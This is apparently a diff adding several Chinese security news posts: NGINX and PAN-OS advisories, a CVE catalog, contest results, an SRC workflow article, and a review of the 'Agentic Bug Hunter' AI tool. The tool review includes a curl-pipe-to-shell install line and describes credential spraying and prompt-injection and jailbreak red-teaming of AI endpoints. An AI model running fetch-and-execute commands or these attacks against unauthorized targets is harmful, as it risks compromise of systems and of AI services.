NGINX 工作进程会访问已经释放的内存,引发内存损坏、worker 进程异常退出。
|
||||
> 漏洞由安全研究员 Cyberlanc3r 上报。
|
||||
|
||||
### CVE‑2026‑93479:map 指令相关堆缓冲区溢出
|
||||
|
||||
和map
|
||||
指令、正则捕获变量相关。 当root
|
||||
指令、访问日志格式,在 map 输出变量之前使用正则捕获变量;或者字符串表达式使用不可缓存变量时,会触发风险。
|
||||
|
||||
攻击者构造恶意请求,让工作进程向已分配内存边界之外写入数据,导致进程重启。
|
||||
> 由 Tolmo 公司 Matt Suiche、Mateusz Gierblinski 协同上报。
|
||||
|
||||
### CVE‑2026‑15176:ngx_http_core_module 堆缓冲区溢出
|
||||
|
||||
风险配置场景:location 块中同时使用alias
|
||||
+ rewrite
|
||||
,并且set
|
||||
/return
|
||||
指令引用$request_filename
|
||||
; 另外,访问日志log_format
|
||||
中使用$request_filename
|
||||
也存在风险。
|
||||
|
||||
无需身份认证即可触发,但是需要服务端满足特定配置条件,该漏洞由 F5 内部发现。
|
||||
## 📉 受影响版本范围
|
||||
#### NGINX 开源版
|
||||
1. CVE‑2026‑97205 / CVE‑2026‑15176
|
||||
|
||||
- 1.31.0 ~ 1.31.6
|
||||
|
||||
- 1.0.0 ~ 1.30.5
|
||||
|
||||
> CVE‑2026‑15176 还影响古老 0.x 版本分支
|
||||
|
||||
1. CVE‑2026‑93479
|
||||
|
||||
- 1.31.2 ~ 1.31.6
|
||||
|
||||
- 1.30.0 ~ 1.30.5
|
||||
|
||||
#### NGINX Plus
|
||||
- 37.0.0 ~ 37.0.4,三个漏洞全部命中
|
||||
|
||||
#### 相关衍生产品同样受影响
|
||||
|
||||
NGINX Instance Manager、F5 WAF for NGINX、NGINX Gateway Fabric、部分 NGINX Ingress Controller 版本。
|
||||
## ✅ 修复版本(强烈建议升级)
|
||||
1. **NGINX 开源版**
|
||||
:升级至 **1.31.7 或 1.30.6**
|
||||
|
||||
1. **NGINX Plus 37.x**
|
||||
:升级至 **37.0.5.1 或 37.1.0.1**
|
||||
|
||||
1. 配套组件:
|
||||
|
||||
- NGINX Instance Manager → 2.24.0
|
||||
|
||||
- F5 WAF for NGINX → 5.16.0 /5.14.2
|
||||
|
||||
- NGINX Gateway Fabric → 2.8.0
|
||||
|
||||
- NGINX Ingress Controller →5.7.0
|
||||
|
||||
> 部分老旧分支不再维护,请迁移至受支持版本获取补丁。
|
||||
|
||||
## 🛠️ 临时缓解方案(无法立刻升级时使用)
|
||||
> ⚠️ 配置规避不等于彻底修复,只能阻断已知风险路径,**升级补丁才是最优方案**
|
||||
。
|
||||
|
||||
1. **CVE‑2026‑97205**
|
||||
:关闭 AIO 或者关闭 SSI
|
||||
|
||||
- 关闭 AIO 会在高负载大静态文件、流媒体场景带来性能损耗;关闭 SSI 则不再解析 SSI 标签。
|
||||
|
||||
1. **CVE‑2026‑93479**
|
||||
:正则尽量使用命名捕获,不要使用$1/$2
|
||||
这类无命名捕获,并且捕获变量仅在匹配块内部使用。
|
||||
|
||||
1. **CVE‑2026‑15176**
|
||||
:尽量避免 location 块内使用alias
|
||||
,减少$request_filename
|
||||
变量使用。
|
||||
|
||||
@@ -0,0 +1,143 @@
|
||||
# Palo Alto:PAN-OS RCE 漏洞已遭利用
|
||||
Lawrence Abrams
|
||||
Lawrence Abrams 代码卫士 2026-10-15 06:54
|
||||
|
||||

|
||||
|
||||
聚焦源代码安全,网罗国内外最新资讯!
|
||||
|
||||
编译:代码卫士
|
||||
|
||||
**Palo Alto Networks****公司发布安全更新,修复了****PAN-OS RCE****高危****0day****漏洞****CVE-2026-0322****(****CVSS****评分****8.6****)。该漏洞已被用于攻击防火墙。**
|
||||
|
||||
该漏洞影响
|
||||
PAN-OS
|
||||
管理接口,可导致经过身份认证的且具有网络访问权限的攻击者以
|
||||
root
|
||||
身份在易受攻击设备上执行代码。
|
||||
Palo Alto Networks
|
||||
公司在本周三发布安全公告提到,已发现数量有限的攻击活动。
|
||||
|
||||
该漏洞影响
|
||||
PA
|
||||
系列和
|
||||
VM
|
||||
系列防火墙以及
|
||||
Panorama
|
||||
虚拟设备和
|
||||
M
|
||||
系列设备。
|
||||
Palo Alto
|
||||
公司提到,
|
||||
Cloud NGFW
|
||||
和
|
||||
Prisma Access
|
||||
不受影响。攻击者需要对
|
||||
PAN-OS
|
||||
管理接口拥有现有凭据和网络访问权限才能实施利用。因此,该公司建议仅限受信任内部
|
||||
IP
|
||||
地址访问该管理接口。
|
||||
|
||||
该公司已为受影响的
|
||||
PAN-OS 10.2
|
||||
、
|
||||
11.1
|
||||
、
|
||||
11.2
|
||||
、
|
||||
12.1
|
||||
和
|
||||
12.2
|
||||
版本发布修复方案,
|
||||
PAN-OS 11.2.16
|
||||
的修复方案预计在当地时间今天发布。运行老旧、不受支持版本的客户必须升级到受支持版本。
|
||||
|
||||
Palo Alto
|
||||
公司表示,虽然尚不存在已知的应变措施,但订阅威胁防御服务的客户可启用签名,从而为已知的攻击模式提供受限的防护措施,“虽然可通过当前的威胁
|
||||
ID
|
||||
识别出已知的攻击模式,但可能存在当下无法检测到的变体。如果该
|
||||
CVE
|
||||
漏洞和暴露配置要求影响环境,则建议升级至不受影响版本。”
|
||||
|
||||
该漏洞由该公司的高级首席产品安全研究员
|
||||
Suraj Siddharudh
|
||||
内部发现。该公司还共享了可能在利用该漏洞的三个
|
||||
IP
|
||||
地址。该公司尚未透露利用开始的时间、攻击的幕后黑手以及攻击者攻陷防火墙还是通过防火墙访问内网。美国网络安全和基础设施安全局
|
||||
(CISA)
|
||||
已将该漏洞纳入
|
||||
KEV
|
||||
必修清单,并要求联邦民事机构在
|
||||
10
|
||||
月
|
||||
17
|
||||
日前缓解该漏洞。
|
||||
|
||||
|
||||
代码卫士试用地址:https://sast.qianxin.com/
|
||||
|
||||
开源卫士试用地址:https://oss.qianxin.com/
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**推荐阅读**
|
||||
|
||||
[Palo Alto 提醒注意严重的 PAN-OS RCE漏洞](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247525932&idx=2&sn=a1f8acec7865ec3eec445777c4ad6251&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[Palo Alto Networks User-ID 凭据代理漏洞以明文形式暴露密码](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247524006&idx=2&sn=7d834750d24e4c7125f06fe6c19d570e&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[Palo Alto Networks 修复多个提权漏洞](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247523281&idx=2&sn=c4ed265127f77866bb9d4f397428f552&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[Palo Alto Networks 修复PAN-OS 中的认证绕过漏洞](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247522232&idx=2&sn=3bc7a4466c3c33ff643ca604524fa401&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[Palo Alto Networks 修复退市 Migration Tool中的高危漏洞](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247522035&idx=2&sn=71c00b294647fadae4e56ffc500f1300&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**原文链接**
|
||||
|
||||
https://www.bleepingcomputer.com/news/security/palo-alto-networks-warns-of-pan-os-rce-flaw-exploited-in-attacks/
|
||||
|
||||
|
||||
题图:Pixa
|
||||
b
|
||||
ay Licens
|
||||
e
|
||||
|
||||
|
||||
**本文由奇安信编译,不代表奇安信观点。转载请注明“转自奇安信代码卫士 https://codesafe.qianxin.com”。**
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
**奇安信代码卫士 (codesafe)**
|
||||
|
||||
国内首个专注于软件开发安全的产品线。
|
||||
|
||||

|
||||

|
||||

|
||||
|
||||
|
||||
觉得不错,就点个 “
|
||||
在看
|
||||
” 或 "
|
||||
赞
|
||||
”
|
||||
|
||||
@@ -0,0 +1,136 @@
|
||||
# 「AI漏洞挖掘+漏洞赏金侦察+7问验证闸门:Agentic Bug Hunter开源拆解」
|
||||
原创 句芒安全实验室
|
||||
句芒安全实验室 句芒安全实验室 2026-10-15 03:39
|
||||
|
||||
挖漏洞最耗时间的,从来不是「找」,是「证」。
|
||||
|
||||
一个看着像漏洞的输入,你可能要花三四十分钟写复现、写报告,最后被平台一句 N/A 打回来。真正吃掉时间的,是那些「看起来能打、其实打不动」的弱发现。GitHub 上这个叫 Agentic Bug Hunter 的项目,就是冲着这件事来的:它把「侦察→狩猎→验证→报告」整条链路做成 AI Agent 流水线,中间卡一道「7 问验证闸门」,过不了闸门的发现直接杀掉,不让你浪费时间去写报告。仓库目前 5329 星、943 fork,被 Trendshift 收录,最近一次推送是 2026 年 10 月 9 日。
|
||||
### 它是什么:把整条挖洞链路塞进一个终端
|
||||
|
||||
Agentic Bug Hunter 由 AwareXone 开源,MIT 许可,Python 3.10+。一句话定位:AI 驱动的漏洞赏金狩猎工具,从侦察到报告,全在终端里跑。
|
||||
|
||||
它有两种跑法。一种作为 Claude Code 插件,用 /recon
|
||||
、/hunt
|
||||
、/validate
|
||||
、/report
|
||||
这些斜杠命令驱动;另一种是完全独立的命令行 bughunter
|
||||
——作者专门强调,独立模式不需要 Claude Code,也不需要任何付费 AI 订阅,接一个本地模型就能跑。
|
||||
|
||||
仓库结构我核过(GitHub 上真实文件):skills/
|
||||
下 19 个技能知识库(bug-bounty 主流程、bb-methodology 方法论、web2-recon、web2-vuln-classes、triage-validation、report-writing、web3-audit、llm-redteam、mcp-server-audit、cloud-pentest、cicd-security、graphql-audit 等);bughunter/agents/
|
||||
下 9 个专职 Agent;commands/
|
||||
下三十多条斜杠命令;tools/
|
||||
下约 35 个 Python/shell 扫描器;外加 memory/
|
||||
跨会话记忆和 mcp/
|
||||
MCP 服务器。
|
||||
|
||||

|
||||
### 亮点一:9 个专职 Agent,各干各的活
|
||||
|
||||
README 里把 9 个 Agent 列得很清楚,是分开的,不是一个大模型从头扫到尾:recon-agent
|
||||
负责子域枚举、存活探测、URL 爬取;validator
|
||||
专跑 7 问验证闸门,专门杀弱发现;report-writer
|
||||
写「以影响为先」的报告,目标是别被 N/A;chain-builder
|
||||
是发现漏洞 A 之后,去找能跟 A 串联的漏洞 B、C;autopilot
|
||||
是带安全检查点的全自动狩猎循环;recon-ranker
|
||||
按「最有价值目标优先」给攻击面排序;web3-auditor
|
||||
做智能合约 10 类漏洞审计;token-auditor
|
||||
扫 meme 币/代币的 rug pull;credential-hunter
|
||||
是字典生成→OSINT→泄露库比对→喷洒,注意它在「喷洒」之前有一个硬停。
|
||||
|
||||
「一个 Agent 只干一件事」这种分工,跟「一个大模型从头扫到尾」是两种思路:前者的好处是每一步的输出都可以单独检查、单独换模型。
|
||||
### 亮点二:7 问验证闸门,把弱发现拦在提交之前
|
||||
|
||||
这是它跟多数「AI 扫一遍给你一堆发现」的工具最不一样的地方。/validate
|
||||
会跑一张 7 问清单:攻击者现在能真的做出来吗?需要大多数人没有的特殊权限吗?有真实影响(数据泄露、账号接管、资金损失)吗?是否已经被报过或披露过?在这个项目范围内吗?有清晰复现步骤吗?严重级别准确吗?
|
||||
|
||||
过不了,工具会杀掉它,或者要求你降级。README 说得很直白:这样能避免你提交一堆被平台拒的弱发现、拉低信誉分。仓库里还有一条常开的规则:「30 秒检查省下几小时的无效报告」。对做过漏洞赏金的人来说,这条闸门其实是把老手脑子里的直觉,写成了可执行的清单。
|
||||
### 亮点三:DOM XSS 用无头浏览器「真跑」才算数
|
||||
|
||||
CHANGELOG 里我比较关注的一条新增,是 /domxss
|
||||
确认框架。做前端安全的人都知道,「反射」不等于「执行」——一个 payload 出现在响应里,不代表浏览器真的跑了它。这个命令用 Playwright 驱动无头 Chromium,往每个查询参数和 URL 片段参数注入带唯一标记的 canary payload,只有浏览器**真的执行了**
|
||||
(弹窗、命中钩子、控制台)才报 [CONFIRMED]
|
||||
;只是反射但被中和掉的,报 [POSSIBLE]
|
||||
。它还会截图留证。
|
||||
|
||||
这一条把工具原本最容易「确认不足」的缺口——客户端/JS 执行类漏洞——从「疑似」变成「已证」。对一份要提交给平台的报告来说,一张执行成功的截图,比十句「可能存在」有用得多。
|
||||
### 亮点四:跨会话记忆 + AI 接口红队
|
||||
|
||||
每次狩猎结束,工具会把「测了什么、找到什么」自动存到 ~/.claude/projects/[项目]/hunt-memory/
|
||||
。下次对同一目标,它会告诉你哪些已经测过;对技术栈相似的新目标,它会推荐之前有效的技术。/memory-gc
|
||||
用来查看或轮换记忆文件(10MB 上限、3 个备份)。
|
||||
|
||||
跟 AI 安全直接相关的是 /llm-redteam <endpoint>
|
||||
:用 LLM 红队语料打提示注入、越狱、数据外泄;/sast <path>
|
||||
用 Semgrep 安全规则包扫拉下来的 JS/源码并按风险排序。这两个命令,跟句芒一直盯的 AI 安全方向是重合的。
|
||||
### 上手
|
||||
|
||||
最快是 PyPI:
|
||||
```
|
||||
pip install agentic-bug-hunterbughunter setup # 选一个免费 AI providerbughunter recon target.combughunter hunt target.combughunter validate "finding"bughunter report
|
||||
```
|
||||
|
||||
作为 Claude Code 插件:
|
||||
```
|
||||
git clone https://github.com/Awarexone/Agentic-Bug-Hunter.gitcd Agentic-Bug-Hunterchmod +x install_tools.sh && ./install_tools.sh # subfinder·httpx·nuclei·katana·ffufchmod +x install.sh && ./install.sh # 装进 ~/.claude/claude/recon target.com/hunt target.com
|
||||
```
|
||||
|
||||
零成本全离线(Ollama 本地跑,下完模型后不需要联网):
|
||||
```
|
||||
curl -fsSL https://ollama.ai/install.sh | shollama pull qwen2.5:14b./install.sh --agent standalonebughunter setup --provider ollama --model qwen2.5:14bbughunter hunt target.com
|
||||
```
|
||||
|
||||
免费 provider 的自动探测顺序是:Ollama(本地免费)→ Groq → DeepSeek → …;付费的 Claude、OpenAI、Grok、OpenRouter、LiteLLM 也能接。输出写在 ~/.bughunter/
|
||||
。
|
||||
### 避坑
|
||||
- **AI 狩猎开箱即用,完整侦察要装外部工具**
|
||||
:/hunt
|
||||
、/validate
|
||||
、/report
|
||||
这部分不需要外部工具;但完整侦察要用 subfinder、httpx、nuclei、katana、ffuf、nmap,靠仓库里的 install_tools.sh
|
||||
装。缺工具会被跳过而不是报错——这点要注意,不然你以为扫了,其实没扫全。
|
||||
|
||||
- **/hunt 是交互式,/autopilot 是全自动**
|
||||
:新手先用 /hunt
|
||||
(AI 建议、你逐步确认);/autopilot
|
||||
会自动跑完侦察→排序→测试→验证→起草报告,只在检查点停;想更保守用 /autopilot --paranoid
|
||||
(每个发现都停)。
|
||||
|
||||
- **/autopilot 要看清安全设置**
|
||||
:README 自己写了「设置正确才安全」——它会真的对目标发起请求。
|
||||
|
||||
- **只测授权范围**
|
||||
:仓库规则第一条就是「先读完整 scope」,只测项目授权的资产;/scope <asset>
|
||||
可以在测之前检查域名/URL 是否在范围内。仓库自己写明「For authorized security testing only」。
|
||||
|
||||
- **记忆是本地的**
|
||||
:存在 ~/.claude/projects/[项目]/hunt-memory/
|
||||
,换机器不会带走。
|
||||
|
||||
- **只支持 macOS / Linux**
|
||||
:Windows 官方不支持,可能要 WSL。
|
||||
|
||||
- **README 营销味偏重**
|
||||
:仓库 README 里有赞助商 banner 和合作方链接(Infistar、Sidrune 等),看的时候跳过即可;工具本身是 MIT 开源、能独立跑。
|
||||
|
||||
- **版本/许可**
|
||||
:MIT,Python 3.10+;最新 release v6.0.0「Provider Freedom」(2026-08-21),PyPI 版本 6.0.2;仓库 2026-03-08 建、最新推送 2026-10-09,5329 星、943 fork、9 个未关 issue。
|
||||
|
||||
### 适合谁
|
||||
- **漏洞赏金猎人**
|
||||
:新手有 AI 一步步告诉你测什么、为什么;老手拿到自动化的侦察和报告,把时间省下来找创意型漏洞。
|
||||
|
||||
- **安全团队/渗透测试**
|
||||
:把侦察、扫描、验证、报告串成一条流水线,记忆跨会话。
|
||||
|
||||
- **AI 安全研究者**
|
||||
:/llm-redteam
|
||||
、/domxss
|
||||
、/sast
|
||||
直接对应 AI 接口和前端安全。
|
||||
|
||||
- **想零成本上手的人**
|
||||
:Ollama 本地模型免费,独立模式不需要任何订阅。
|
||||
|
||||
一句话总结:它把挖洞这件事里最容易被忽略的一环——「验证」——做成了流水线里的硬闸门,而不是留给你手工兜底。
|
||||
|
||||
@@ -0,0 +1,174 @@
|
||||
# 「关键漏洞目录」新增「GitLab CE/EE整数溢出漏洞(CVE-2026-97229)」等5个漏洞
|
||||
摄星科技
|
||||
摄星科技 关键漏洞目录 2026-10-15 05:12
|
||||
|
||||

|
||||
|
||||
摄星科技
|
||||
# 关键漏洞目录
|
||||
|
||||
新增 5 个漏洞 · 2026-10-15
|
||||
|
||||
01
|
||||
## GitLab CE/EE整数溢出漏洞(CVE-2026-97229)
|
||||
|
||||
|
||||
**CVE-2026-97229**
|
||||
超危
|
||||
|
||||
**公开日期**
|
||||
:2026-10-13 09:05:46
|
||||
|
||||
CVSS 3.1:**10.0**
|
||||
|
||||
AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
|
||||
|
||||
远程
|
||||
无需认证
|
||||
公开PoC
|
||||
CWE Top 25 (2023)
|
||||
CWE Top 25 (2024)
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
GitLab CE/EE 19.2到19.2.8版本、19.3到19.3.5版本以及19.4到19.4.2版本在处理 CI/CD 配置中的正则表达式时验证不足。未经身份验证的攻击者构造的恶意正则表达式进入GitLab的正则表达式编译器后触发整数溢出,从统计上足以使解析代码解引用空指针或写出内存边界,最终可在GitLab服务器上执行任意代码。
|
||||
|
||||
**修复建议**
|
||||
|
||||
升级到GitLab CE/EE 19.2.8,19.3.5,19.4.2或更高版本。 参考链接:
|
||||
|
||||
https://docs.gitlab.com/releases/patches/patch-release-gitlab-19-4-2-released/
|
||||
|
||||
02
|
||||
## Cisco Secure Email Gateway任意文件写入漏洞
|
||||
|
||||
|
||||
**CVE-2026-76519**
|
||||
超危
|
||||
|
||||
**公开日期**
|
||||
:2026-10-15 00:07:51
|
||||
|
||||
CVSS 3.1:**9.8**
|
||||
|
||||
AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
|
||||
|
||||
远程
|
||||
无需认证
|
||||
公开PoC
|
||||
CISA KEV
|
||||
关键漏洞
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
Cisco Secure Email Gateway的高级恶意软件防护 (AMP) 功能中相对路径遍历漏洞,可能允许未经身份验证的远程攻击者在底层操作系统上写入任意文件。漏洞是由于在启用文件信誉服务时,对电子邮件附件处理不当导致的。攻击者可以通过向受影响的设备发送包含精心制作附件的电子邮件来利用此漏洞。成功利用该漏洞可能允许攻击者在底层操作系统上以root权限写入任意文件并执行命令。
|
||||
|
||||
**修复建议**
|
||||
|
||||
Cisco已发布针对此漏洞修复程序,参考链接:
|
||||
|
||||
https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-esa-afw-zqYJkjxp
|
||||
|
||||
03
|
||||
## Palo Alto Networks PAN-OS Management Interface代码注入漏洞
|
||||
|
||||
|
||||
**CVE-2026-0322**
|
||||
高危
|
||||
|
||||
**公开日期**
|
||||
:2026-10-15 01:26:52
|
||||
|
||||
CVSS 4.0:**8.6**
|
||||
|
||||
AV:N/AC:L/AT:N/PR:H/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N/E:A/AU:N/R:U/V:D/RE:M/U:Red
|
||||
|
||||
远程
|
||||
公开PoC
|
||||
CISA KEV
|
||||
关键漏洞
|
||||
CWE Top 25 (2023)
|
||||
CWE Top 25 (2024)
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
Palo Alto Networks PAN-OS软件管理界面存在代码注入漏洞,允许具有网络访问权限的已认证攻击者在防火墙上以root权限执行任意代码。此漏洞影响PA系列和VM系列防火墙以及Panorama(虚拟和M 系列)上的PAN-OS软件。Cloud NGFW和 Prisma® Access不受此漏洞影响。
|
||||
|
||||
**修复建议**
|
||||
|
||||
Palo Alto Networks已发布针对此漏洞的修复程序,参考链接:
|
||||
|
||||
https://security.paloaltonetworks.com/CVE-2026-0322
|
||||
|
||||
04
|
||||
## Ahsay AhsayCBS API ApiStructsAction.java checkSysPwd安全绕过漏洞
|
||||
|
||||
|
||||
**CVE-2026-105133**
|
||||
高危
|
||||
|
||||
**公开日期**
|
||||
:2026-10-04 13:15:14
|
||||
|
||||
CVSS 4.0:**5.5**
|
||||
|
||||
AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:L/VA:L/SC:N/SI:N/SA:N/E:P
|
||||
|
||||
远程
|
||||
无需认证
|
||||
公开PoC
|
||||
CISA KEV
|
||||
关键漏洞
|
||||
漏洞攻击链
|
||||
CWE Top 25 (2023)
|
||||
CWE Top 25 (2024)
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
Ahsay AhsayCBS v9.15.2.59和v10.3.4.0及以前版本的组件API文件com/ahsay/obs/api/ApiStructsAction.java的checkSysPwd函数存在漏洞。对参数random进行操作可绕过认证机制。此漏洞与CVE-2026-105134形成漏洞攻击链。
|
||||
|
||||
**修复建议**
|
||||
|
||||
请安装AhsayCBS v10.3.4.45 hotfix、AhsayCBS v9.15.2.70 hotfix补丁或升级到更高版本,参考链接:
|
||||
|
||||
https://www.ahsay.com/en/company/announcements/patch-cve-105133-105134-update
|
||||
|
||||
05
|
||||
## Ahsay AhsayCBS Replication Receiver UpdateReceivers.do操作系统命令注入漏洞
|
||||
|
||||
|
||||
**CVE-2026-105134**
|
||||
超危
|
||||
|
||||
**公开日期**
|
||||
:2026-10-04 13:30:12
|
||||
|
||||
CVSS 4.0:**9.3**
|
||||
|
||||
AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H/E:P
|
||||
|
||||
远程
|
||||
无需认证
|
||||
公开PoC
|
||||
CISA KEV
|
||||
关键漏洞
|
||||
漏洞攻击链
|
||||
CWE Top 25 (2023)
|
||||
CWE Top 25 (2024)
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
Ahsay AhsayCBS v9.15.2.59和v10.3.4.0及以前版本的组件Replication Receiver的文件/rps/api/json/UpdateReceivers.do存在漏洞。对参数random的操作可能导致操作系统命令注入。此漏洞与CVE-2026-105133形成漏洞攻击链。
|
||||
|
||||
**修复建议**
|
||||
|
||||
请安装AhsayCBS v10.3.4.45 hotfix、AhsayCBS v9.15.2.70 hotfix补丁或升级到更高版本,参考链接:
|
||||
|
||||
https://www.ahsay.com/en/company/announcements/patch-cve-105133-105134-update
|
||||
|
||||
**服务和支持**
|
||||
|
||||
“关键漏洞目录”由摄星科技维护,可通过 https://www.vulinsight.com.cn/keyFlawCatalog 查看详细内容。并可下载 CSV、JSON 格式全量漏洞数据。
|
||||
|
||||
企业用户可通过玄猫定制化情报 SaaS 平台(xm.vulinsight.com.cn)、摄星漏洞管控平台获取服务和支持。
|
||||
|
||||
@@ -0,0 +1,76 @@
|
||||
# 全球具身智能应用创新挑战赛·漏洞挖掘挑战赛决赛晋级名单及优胜奖名单公布
|
||||
恒星EDU 2026-10-15 07:23
|
||||
|
||||
|
||||
|
||||
|
||||
**全球具身智能应用创新挑战赛·漏洞挖掘挑战赛决赛晋级名单及优胜奖名单公布**
|
||||
|
||||
各参赛队伍:
|
||||
|
||||
经专家裁判组对线上漏洞挖掘阶段提交成果的综合评审,现将本届漏洞挖掘挑战
|
||||
赛初赛结果及决赛晋级名单公布如下。感谢各参赛队伍的积极参与和高质量成果
|
||||
提交!
|
||||
|
||||
|
||||
**01**
|
||||
|
||||

**决赛晋级名单(6 支)**
|
||||
|
||||
|
||||
|
||||
|
||||
**02**
|
||||
|
||||

**优胜奖名单(9 支)**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
优胜奖证书将于赛后由组委会统一邮寄给获奖队伍选手,收件信息收集及寄送安排请关注全球具身智能应用创新挑战赛·漏洞挖掘挑战赛钉钉群通知。
|
||||
|
||||
|
||||
|
||||
|
||||
**往期精选**
|
||||
|
||||
[新成员单位增补开启 | 全国数字安全行业产教融合共同体诚邀您加入](https://mp.weixin.qq.com/s?__biz=MzU1MzE3Njg2Mw==&mid=2247514052&idx=1&sn=0b27ba9886cb2b176b579c2bdd18b68a&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
2026-10
|
||||
-15
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
[高光定格,剑忆西湖 | 第九届西湖论剑大赛决赛高光时刻回顾](https://mp.weixin.qq.com/s?__biz=MzU1MzE3Njg2Mw==&mid=2247513998&idx=1&sn=14fa01dd0781683472df1c11e968cf47&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
2026-10-13
|
||||
|
||||
|
||||
|
||||
|
||||
[安恒培训|10月认证培训开班啦!课程火热报名中~](https://mp.weixin.qq.com/s?__biz=MzU1MzE3Njg2Mw==&mid=2247513910&idx=1&sn=d261f0103e940854faa145bd0d62e9a0&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
2
|
||||
026-09-23
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,124 @@
|
||||
# 漏洞报告越积越多,整改究竟堵在补证、验证还是交接
|
||||
原创 信息安全动态 2026-10-15 04:00
|
||||
|
||||
SRC负责人面对不断增加的外部漏洞报告和扫描工单,很容易把“未关闭越来越多”判断成研发修得慢,继续催排期。真正需要查清的是:这些工单已经交到修复者手里,还是仍在等待补证、复现和认领?整改为什么堵在验证环节,要从被总积压量藏起来的时间说起。
|
||||
## 催修复为什么看起来合理,却未必催对了人
|
||||
|
||||
比如,某团队把外部报告、扫描命中和已确认漏洞都放进同一张未关闭清单——这是贯穿下文的编辑示例。负责人看到列表变长,便给工单最多的业务组加整改任务。点开记录才发现,有的还缺受影响版本,有的在等验证环境,另一些只是同一问题的重复提交。
|
||||
|
||||
这个判断当时看起来合理:报告被分给了业务,工单也已经开始计龄。但“分配给谁”没有说明“下一步等谁做什么”。如果尚未确认适用资产,修复团队收到的仍是线索;催它承诺上线日期,只会把补证问题换个部门继续问。
|
||||
|
||||
先取一组积压工单,沿历史记录找出最近完成的动作、下一动作和阻塞原因。确认前耗时长,先分清在等补证、环境,还是具备条件后仍等不到验证;最后一类再查验证队列流入、流出与可用人时。确认后迟迟没人接收,就查交接;修复方接收后,再分析排期与实施。
|
||||
## 把“处理中”拆成有进入条件的状态
|
||||
|
||||
公开的漏洞处理流程已经区分待补信息、已确认和复测。HackerOne的Triaged意味着报告已验证并转入内部整改,Retesting则用于修复后的验证;它们并不是同一个完成点。
|
||||
|
||||
对混合接收外部报告和扫描结果的团队,本文建议按进入条件拆状态,再用事件时间查清每次等待。
|
||||
|
||||
•
|
||||
**收到**
|
||||
:入口已留存报告,接收方尚未完成范围与证据检查;出口是列明缺项,或接受它进入验证队列。
|
||||
|
||||
•
|
||||
**待补证**
|
||||
:写清缺什么、由谁提供。提交者补版本与观察证据,内部资产方补部署信息,验证团队补测试环境,不能混成一个“等报告人”。
|
||||
|
||||
•
|
||||
**可验证**
|
||||
:证据和安全测试条件足以启动检查,进入验证队列;领取只记分派,实际开工才转验证中。
|
||||
|
||||
•
|
||||
**验证中→已确认**
|
||||
:留下环境、观察结果和安全影响判断后确认;无法重现时,记录差异并回待补证,证据足以否定时另记理由关闭。
|
||||
|
||||
•
|
||||
**已确认→待修复→修复中**
|
||||
:已确认先等交接;修复负责人接受范围、验收条件后才进入待修复,实际开工再转修复中。
|
||||
|
||||
•
|
||||
**待复测→复测中→已修复**
|
||||
:提交部署证据后排队复测,通过才结案;失败退回修复队列,保留失败原因。
|
||||
|
||||
退回会形成循环,因此每次转换都保留时间、操作者、原因和当时责任人,不能用新状态覆盖历史。重复、无效、超范围应另记关闭原因;证据未齐而结束沟通,也不要伪装成“已修复”。
|
||||
|
||||
计时保留两条线:从首次收到开始的自然经过时间不停表,用来反映问题已悬置多久;责任分段时间按状态与阻塞归属累计,用来找等待发生在哪里。实际作业人时另记,避免把“验证中放了一晚”当成整晚都在操作。
|
||||
|
||||
